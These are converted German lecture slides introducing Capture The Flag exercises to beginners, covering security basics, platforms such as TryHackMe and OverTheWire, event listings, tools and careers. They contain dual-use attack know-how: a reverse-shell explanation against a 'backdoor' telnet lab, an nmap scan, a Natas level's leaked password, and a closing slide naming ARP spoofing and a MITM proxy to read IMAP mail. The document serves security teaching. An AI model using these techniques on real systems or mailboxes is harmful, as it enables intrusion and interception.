

# Capture The Flag

Eine Einführung in praktische Cybersecurity Übungen



Dr. Hubert Feyrer, 18. Mai 2026

Vorlesung "Cybersicherheitsplanspiele", Lehrstuhl für KI in der IT-Sicherheit,  
Fakultät für Informatik & Data Science, Universität Regensburg

# Zusammenfassung

Cybersecurity braucht praktische Übungen. Dazu bieten sich CTFs an.

Was ist ein "Capture The Flag", wie passt das in die aktuelle Menge aus Security Buzzwords, welchen Nutzen kann ich daraus ziehen und wie fange ich an?

Es werden ein paar einfache Plattformen und Veranstaltungen zum starten und üben gezeigt. Dem folgen Spielarten, Wege "hacken" zu lernen, Writeups als Hilfestellung, der Einsatz von KI-Tools, und ein Ausblick auf berufliche Möglichkeiten.

Ergänzend können praktische Beispiele aus aktuellen CTFs besprochen werden.

Der Vortrag richtet sich an Einsteiger.

# hubertf - Dr. Hubert Feyrer

fun IT-/Information Security, Capture the Flag, Geocaching,  
Betriebssysteme (NetBSD), Open Source (pkgsrc),  
Erster CCC Congress Vortrag vor 20 Jahren

profit Cyber Security, Information Security, IT-Security  
Product Security, Datenschutz

contact EMail: [hubertf@gmx.de](mailto:hubertf@gmx.de)  
Others: @hubertf / @huberteff / @hubertf@mastodon.social



# Inhalt

Einführung - Sicherheit, Schutz

Verteidigung - Checklisten, Technik

Angriff - Wozu, wie lernen

CTF - Wo anfangen? - Try Hack Me, Over The Wire, weitere & Veranstaltungen

CTF - Arten, Tools

CTF & KI


Was kommt dann? - Karrierepfade, Anfängen

Backup: Beispiele aus aktuellen CTFs - Netzwerk, Reverse Engineering, Binary Exploitation, ML Model Poisoning

# Einführung

# CAPTURE THE FLAG

SCHNAPP' DIR DIE FLAGGE!



WIMASU

# Einführung



# Einführung




# Einführung - Sicherheit

Wert - Asset

Bedrohung

Schutz






# Einführung - Schutz



Breite

Tiefe



# Verteidigung

# Verteidigung - Checklisten

Technik & (viel) Organisation

Gesetze      Datenschutz - DSGVO


Kritische Infrastruktur - NIS-2

Produkte - Cyber Resilience Act

Standards      National: BSI Grundschutz, US NIST

International: ISO 27001

Organisationsintern - "Best Practice"



# Verteidigung - Technik

Erkennung - Logfiles

Auswertung & Analyse

Nachverfolgung

=> Cyber Threat Intelligence (TI/CTI)

=> Indicators of Compromise (IoC)

=> Threat Hunting (TH)

=> Incident Response (IR)

=> Security Operations Center (SOC)



# Angriff

# Angriff



- Finden und ausnutzen von Schwachstellen -> Technische Tiefe
- Unter Beachtung des rechtlichen Rahmens - u.a. § 202a/b/c StGB
- Wozu?
  - Angriffe erkennen -> Blue Teaming, Threat Hunting
  - Angriffe verhindern / verfolgen -> Sicherheit, Cyber Crime, Attribution
  - Produkte verbessern -> Produktsicherheit, Pentesting
- Wie lernen?<sup>[1]</sup>
  - Lesen -> passiv, behavioristisches Lernmodell = gut für einfache Themen
  - Üben -> aktiv, konstruktivistisches Lernmodell = gut für komplexe Themen
  - Übungen: Cyber Ranges, Capture The Flag (CTF)

[1] Feyrer: System Administration Training in the Virtual Unix Lab, 2008; <https://www.feyrer.de/vulab/>

# CTF - wo anfangen?

# Anfangen: Try Hack Me



Try Hack Me Dashboard Learn Compete Other Go Premium 2

## Hey Hubert Feyrer!

Let's jump in!

Join our community  
Join the Discord server

50 Questions  
Answered this week



### My Learning

Current Recent Saved

Pre Security 76%

**What is Networking?**  
Begin learning the fundamentals of computer networking in this bite-sized and interactive module.

**Intro to LAN**  
Learn about some of the technologies and designs that power private networks

**OSI Model**  
Learn about the fundamental networking framework that determines the various stages in which data is handled across a network

**Packets & Frames**  
Understand how data is divided into smaller pieces and transmitted across a network to another device

**Extending Your Network**  
Learn about some of the technologies used to extend networks out onto the Internet and the motivations for this.

View path Resume Learning

### Your Stats

Go to profile

hubertf Level 7 [0x7]

2 162435 3852 36 7

### Friends

Add friends

- 14394 0 Yea...
- hubertf 3852 2 Pyt...
- 376 0 Adv...

Task 6 Enumerating Telnet  
Task 7 Exploiting Telnet

**Types of Telnet Exploit**  
Telnet, being a protocol, is in and of itself insecure for the reasons we talked about earlier. It lacks encryption, so sends all communication over plaintext, and for the most part has poor access control. There are CVE's for Telnet client and server systems, however, so when exploiting you can check for those on:  

- https://www.cvedetails.com/
- https://cve.mitre.org/

A CVE, short for Common Vulnerabilities and Exposures, is a list of publicly disclosed computer security flaws. When someone refers to a CVE, they usually mean the CVE ID number assigned to a security flaw.  
However, you're far more likely to find a misconfiguration in how telnet has been configured or is operating that will allow you to exploit it.

**Method Breakdown**  
So, from our enumeration stage, we know:  

- There is a poorly hidden telnet service running on this machine
- The service itself is marked "backdoor"
- We have possible username of "Skiddy" implicated

Using this information, let's try accessing this telnet port, and using that as a foothold to get a full reverse shell on the machine!

**Connecting to Telnet**  
You can connect to a telnet server with the following syntax:  
telnet [ip] [port]  
We're going to need to keep this in mind as we try and exploit this machine.

**What is a Reverse Shell?**  
A "shell" can simply be described as a piece of code or program which can be used to gain code or command execution on a device.  
A reverse shell is a type of shell in which the target machine communicates back to the attacking machine.  
The attacking machine has a listening port, on which it receives the connection, resulting in code or command execution being achieved.

**Answer the questions below**

Okay, let's try and connect to this telnet port! If you get stuck, have a look at the syntax for connecting outlined above.

No answer needed Correct Answer

Great! It's an open telnet connection! What welcome message do we receive?

SKIDDY'S BACKDOOR. Correct Answer Hint

# Anfangen: Try Hack Me

The screenshot shows the TryHackMe website interface. At the top, there is a navigation bar with the TryHackMe logo, a search icon, a notification bell, a 'Go Premium' button, a user profile icon, and a '2' notification badge. Below the navigation bar, the main header area features the word 'Practice' in large white text on an orange background. A sub-header reads 'Reinforce what you're learning' and a paragraph states 'Put your knowledge into practice with gamified cyber security challenges.' To the right of this text is a circular diagram with an open book icon at the top and a target icon at the bottom, connected by arrows, with the word 'Practice' in the center. Below the header, there are tabs for 'Learn', 'Practice', and 'Search'. The main content area is titled 'General' and 'Series'. Under 'Based On Your Experience', there are four challenge cards: 'Forensics' (Hard), 'StuxCTF' (Medium), 'GoldenEye' (Medium), and 'Mr Robot CTF' (Medium). Under 'Featured', there are four more challenge cards: 'Disgruntled', 'Expose', 'Opacity', and 'Services'.

TryHackMe Dashboard Learn Compete Other

Practice

Reinforce what you're learning

Put your knowledge into practice with gamified cyber security challenges.

Learn Practice Search

General Series

### Based On Your Experience

- Forensics** (Hard)  
This is a memory dump of compromised system, do some forensics kung-fu to explore the inside.
- StuxCTF** (Medium)  
Crypto, seralization, priv scalation and more ...!
- GoldenEye** (Medium)  
Bond, James Bond. A guided CTF.
- Mr Robot CTF** (Medium)  
Based on the Mr. Robot show, can you root this box?

### Featured

- Disgruntled**  
Use your Linux forensics knowledge to investigate an incident.
- Expose**  
Use your red teaming knowledge to pwn a Linux machine.
- Opacity**  
Opacity is a Boot2Root made for pentesters and cybersecurity enthusiasts.
- Services**  
At your service.

# Anfangen: Try Hack Me



StuxCTF

Crypto, serealization, priv scalation and more ...!

Medium 0 min

THM AttackBox

## Target Machine Information

Title	Target IP Address	Expires
StuxnetCTF	10.10.77.45	33min 9s



Add 1 hour

Terminate

Task 1  StuxCTF

Read user.txt and root.txt

Start Machine

Answer the questions below

user.txt

Answer format: .....

Submit

root.txt

Answer format: .....

Submit

What is the hidden directory?

HINT:  $g^a \bmod p, g^b \bmod p, g^c \bmod p$

first 128 characters ...

Answer format: .....

Submit



Terminal



Tools



Additional Tools

```
root@ip-10-10-80-76: ~
File Edit View Search Terminal Help
root@ip-10-10-80-76:~# ping 10.10.77.45
PING 10.10.77.45 (10.10.77.45) 56(84) bytes of data.
64 bytes from 10.10.77.45: icmp_seq=1 ttl=64 time=2.31 ms
64 bytes from 10.10.77.45: icmp_seq=2 ttl=64 time=3.52 ms
^C
--- 10.10.77.45 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 2.315/2.917/3.520/0.604 ms
root@ip-10-10-80-76:~# nmap 10.10.77.45

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-17 19:29 BST
Nmap scan report for ip-10-10-77-45.eu-west-1.compute.internal (10.10.77.45)
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:5A:26:1E:3C:7D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
root@ip-10-10-80-76:~#
```

# Anfangen: Over The Wire



Wargames

Rules

Information <sup>updated</sup>

OverTheWire  
We're hackers, and we are good-looking. We are the 1%.

[Donate!](#)

[Help!?](#)

## Online

Bandit

Natas

Leviathan

Krypton

Narnia

Behemoth

Utumno

Maze

Vortex

Manpage

Drifter

FormulaOne

## Offline

Semtex

## Released

HES2010

Abraxas

Monxla

Kishi

## Wargames

The wargames offered by the OverTheWire community can help you to learn and practice security concepts in the form of fun-filled games. To find out more about a certain wargame, just visit its page linked from the menu on the left.

If you have a problem, a question or a suggestion, you can [join us via chat](#).

### Suggested order to play the games in

1. Bandit
2. Leviathan or Natas or Krypton
3. Narnia
4. Behemoth
5. Utumno
6. Maze
7. ...

### Each shell game has its own SSH port

Information about how to connect to each game using SSH, is provided in the top left corner of the page. Keep in mind that every game uses a different SSH port.

Bandit: Unix/Linux Shell, ssh, cron, git  
Natas: Web, PHP  
Krypton: Kryptographie  
Leviathan: Reverse Engineering  
Narnia, Utumno, Maze: Binary Exploits

# Anfangen: Over The Wire - Bandit



Wargames

Rules

Information <sup>updated</sup>

OverTheWire  
We're hackers, and we are good-looking. We are the 1%.

Donate!

Help!?

## SSH Information

Host: [bandit.labs.overthewire.org](https://bandit.labs.overthewire.org)  
Port: 2220

## Bandit

Level 0

Level 0 → Level 1

Level 1 → Level 2

Level 2 → Level 3

Level 3 → Level 4

Level 4 → Level 5

Level 5 → Level 6

Level 6 → Level 7

Level 7 → Level 8

Level 8 → Level 9

Level 9 → Level 10

Level 10 → Level 11

Level 11 → Level 12

Level 12 → Level 13

Level 13 → Level 14

Level 14 → Level 15

Level 15 → Level 16

Level 16 → Level 17

Level 17 → Level 18

Level 18 → Level 19

Level 19 → Level 20

Level 20 → Level 21

Level 21 → Level 22

## Bandit Level 0

### Level Goal

The goal of this level is for you to log into the game using SSH. The host to which you need to connect is **bandit.labs.overthewire.org**, on port 2220. The username is **bandit0** and the password is **bandit0**. Once logged in, go to the [Level 1](#) page to find out how to beat Level 1.

### Commands you may need to solve this level

ssh

### Helpful Reading Material

[Secure Shell \(SSH\) on Wikipedia](#)

[How to use SSH on wikiHow](#)

Flag - oft: `flag[.+}`

# Anfangen: Over The Wire - Natas



Wargames

Rules

Information updated

OverTheWire  
We're hackers, and we are good-looking. We are the 1%.

Donate!

Help!?

## Natas

Level 0

Level 0 → Level 1

Level 1 → Level 2

Level 2 → Level 3

Level 3 → Level 4

Level 4 → Level 5

Level 5 → Level 6

Level 6 → Level 7

Level 7 → Level 8

Level 8 → Level 9

Level 9 → Level 10

Level 10 → Level 11

Level 11 → Level 12

Level 12 → Level 13

Level 13 → Level 14

Level 14 → Level 15

Level 15 → Level 16

Level 16 → Level 17

Level 17 → Level 18

Level 18 → Level 19

Level 19 → Level 20

Level 20 → Level 21

Level 21 → Level 22

Level 22 → Level 23

Level 23 → Level 24

## Natas

Natas teaches the basics of serverside web-security.

Each level of natas consists of its own website located at <http://natasX.natas.labs.overthewire.org>, where X is the level number. There is **no SSH login**. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. **All passwords are also stored in /etc/natas\_webpass/**. E.g. the password for natas5 is stored in the file /etc/natas\_webpass/natas5 and only readable by natas4 and natas5.

Start here:

Username: natas0  
Password: natas0  
URL: <http://natas0.natas.labs.overthewire.org>

← → ↻ ⚠ Nicht sicher [natas0.natas.labs.overthewire.org](http://natas0.natas.labs.overthewire.org)

# NATAS0

You can find the password for the next level on this page

← → ↻ ⚠ Nicht sicher [view-source:natas0.natas.labs.overthewire.org](http://view-source:natas0.natas.labs.overthewire.org) ☆ ⓘ ⋮

Zeilenumbruch

```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/jquery-ui.min.css" />
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.min.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.min.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.min.js" />
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui-1.9.1.min.js" />
9 <script src="http://natas.labs.overthewire.org/js/wechall.js" />
10 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };
11 </script>
12 <body>
13 <h1>natas0</h1>
14 <div id="content">
15 You can find the password for the next level on this page
16 <!-- The password for natas1 is 0nZ
17 </div>
18 </body>
19 </html>
20
```

Flag - oft: flag[+]

# Plattformen

## Kommerziell:

- Try Hack Me, Hack The Box -> "Premium" Content
- Kommerzielle Cyber Ranges - [Ueberblick](#)
- SANS, ISC2, ISACA -> viel Organisatorisches, Zertifizierungen

## Weitere CTF Plattformen:

- CyLab Security Academy (war: picoCTF.org) -> Lernen & üben (Highschool-Niveau)
- pwn.college -> Binary Exploits, Kryptographie etc. (Uni-Niveau)

## Verwandte:

- HackerOne, YesWeHack, Intigriti -> Bug Bounty (und Pentests etc.)
- LetsDefend.io -> Blue Teaming

# Veranstaltungen

Wochenende:

- Meist 24/48h
- z.B. DefCon CTF Qualifications - <https://bbbirds.org/>



Längere Einzelveranstaltungen:

- Try Hack Me: Advent of Cyber (inkl. Side Quests)
- Cyber Security Challenge Germany
- Hacky Easter











Meta-Info: <https://ctftime.org>

<a href="#">0xV01D CTF 2026</a>	18 Mai, 06:00 CEST — 20 Mai 2026, 06:00 CEST	Jeopardy	On-line	0,00		1 teams will participate
<a href="#">DEF CON CTF Qualifier 2026</a>	22 Mai, 23:00 CEST — 24 Mai 2026, 23:00 CEST	Jeopardy	On-line	63,22		125 teams will participate
<a href="#">SecLeaf Q2 CTF 2026</a>	23 Mai, 16:00 CEST — 24 Mai 2026, 16:00 CEST	Jeopardy	On-line	0,00		1 teams will participate
<a href="#">ZEROBREACH CTF</a>	24 Mai, 06:30 CEST — 24 Mai 2026, 18:30 CEST	Jeopardy	On-line	0,00		1 teams will participate
<a href="#">Hackअर्र</a>	29 Mai, 12:15 CEST — 30 Mai 2026, 19:15 CEST	Jeopardy	On-line	0,00		1 teams will participate
<a href="#">Hardwear.io USA 2026 Hardware CTF</a>	29 Mai, 19:00 CEST — 30 Mai 2026, 22:50 CEST	Jeopardy	US, Santa Clara	0,00		8 teams will participate
<a href="#">BYUCTF 2026</a>	30 Mai, 02:00 CEST — 31 Mai 2026, 02:00 CEST	Jeopardy	On-line	53,29		23 teams will participate
<a href="#">Pwn2Play Open CTF</a>	30 Mai, 11:00 CEST — 30 Mai 2026, 20:00 CEST	Jeopardy	On-line	0	<b>Casual</b>	4 teams will participate
<a href="#">WhiteHats TrojanCTF 2026</a>	30 Mai, 11:00 CEST — 30 Mai 2026, 21:00 CEST	Jeopardy	Netherlands, Eindhoven	0,00		0 teams will participate
<a href="#">Grey Cat The Flag 2026 Qualifiers</a>	31 Mai, 14:00 CEST — 01 Juni 2026, 14:00 CEST	Jeopardy	On-line	47,50		28 teams will participate

## Team rating

2026	2025	2024	2023	2022	2021	2020	2019	2018	2017
2016	2015	2014	2013	2012	2011				

Place	Team	Country	Rating
1	TeamH4C		944,533
2	RubiyaLab		862,657
3	H-T8		758,552
4	Infobahn		705,534
5	tjscs		643,263
6	W4llz		602,526
7	0xFUN		580,103
8	sarrus		529,484
9	z0d1ak		490,186
10	Ch0wn3rs		475,656

[Full rating](#) | [Rating formula](#)

## Upcoming events

## Past events

With scoreboard [All](#)

### KubSTU CTF

Mai 02, 2026 21:00 CEST | On-line | [Weight voting in progress](#)

Place	Team	Country	Points *
1	GR3B0M4		0,000
2	Beavers0		0,000
3	paparatz kvetka		0,000

[766 teams total](#) | [Tasks and writeups](#)

### MCTF 5.0

Mai 02, 2026 09:00 CEST | Algeria, Algiers

Place	Team	Country	Points
1	sarrus		0,000
2	U5H4RK		0,000
3	[REDACTED]		0,000


[9 teams total](#) | [Tasks and writeups](#)

# CTF - Arten, Tools

# CTF - Arten


- Jeopardy - Kategorien:  
Web, OSINT,  
Reverse Engineering,  
Binary Exploits,  
Kryptographie, ...
- Attack & Defense,  
King of the Hill

THE DINOSAURS	NOTABLE WOMEN	OXFORD ENGLISH DICTIONARY	NAME THAT INSTRUMENT	BELGIUM	COMPOSERS BY COUNTRY
\$200	\$200	\$200	\$200	\$200	\$200
\$400	\$400	\$400	\$400	\$400	\$400
\$600	\$600	\$600	\$600	\$600	\$600
\$800	\$800	\$800	\$800	\$800	\$800
\$1000	\$1000	\$1000	\$1000	\$1000	\$1000



# CTF - Tools

- Kali Linux
- Unendlich viel mehr:
  - MacOS, Windows, Linux Bordmittel
  - Netzwerk - nmap, nessus, wireshark
  - Web - curl, burpsuite
  - SQL Injections - sqlmap
  - Reverse Engineering - ghidra, IDA Pro
  - Binary Exploits - gdb, pwntools



# CTF - Lernen

- Das übliche - Bücher, Videos, Internet, Vorlesungen, MOOCs, Studium  
z.B. Jon Erickson: Hacking - The Art of Exploitation (2nd ed. 2008)
- Writeups
  - <https://ctftime.org/writeups>
  - Google: ctf site:medium.com







**Fortsetzung folgt**

Cl...  
y...IOS



CTF 

Was kommt dann?

# Karrierepfade



# CTF - machen

Anfangen!

-> [OverTheWire.org](https://www.overthewire.org/)

-> Bandit (Linux)

-> Natas (Web/PHP)

-> Leviathan (Rev. Engineering)

-> Narnia, Maze, Utumno (Binary Exploits)

-> [TryHackMe.com](https://www.tryhackme.com/)

-> [pwn.college](https://pwn.college/)

-> [ctftime.org](https://ctftime.org/)

Üben, üben, üben!



# Zusammenfassung

Einführung - Sicherheit, Schutz

Verteidigung - Checklisten, Technik

Angriff - Wozu, wie lernen

CTF - Wo anfangen? - Try Hack Me, Over The Wire, weitere & Veranstaltungen

CTF - Arten, Tools

CTF & KI


Was kommt dann? - Karrierepfade, Anfängen

Backup: Beispiele aus vergangenen CTFs - Netzwerk, Reverse Engineering, Binary Exploitation, ML Model Poisoning

# Backup

## Beispiele aus vergangenen CTFs

# CTF Beispiel: Netzwerk - E-Mails lesen mit IMAP trotz TLS



Unverschlüsselte Mails lesen (Port 143): arpspoof  
Verschlüsselte Mails lesen (Port 143, starttls):

- arpspoof, nft & MITM Proxy (Python)
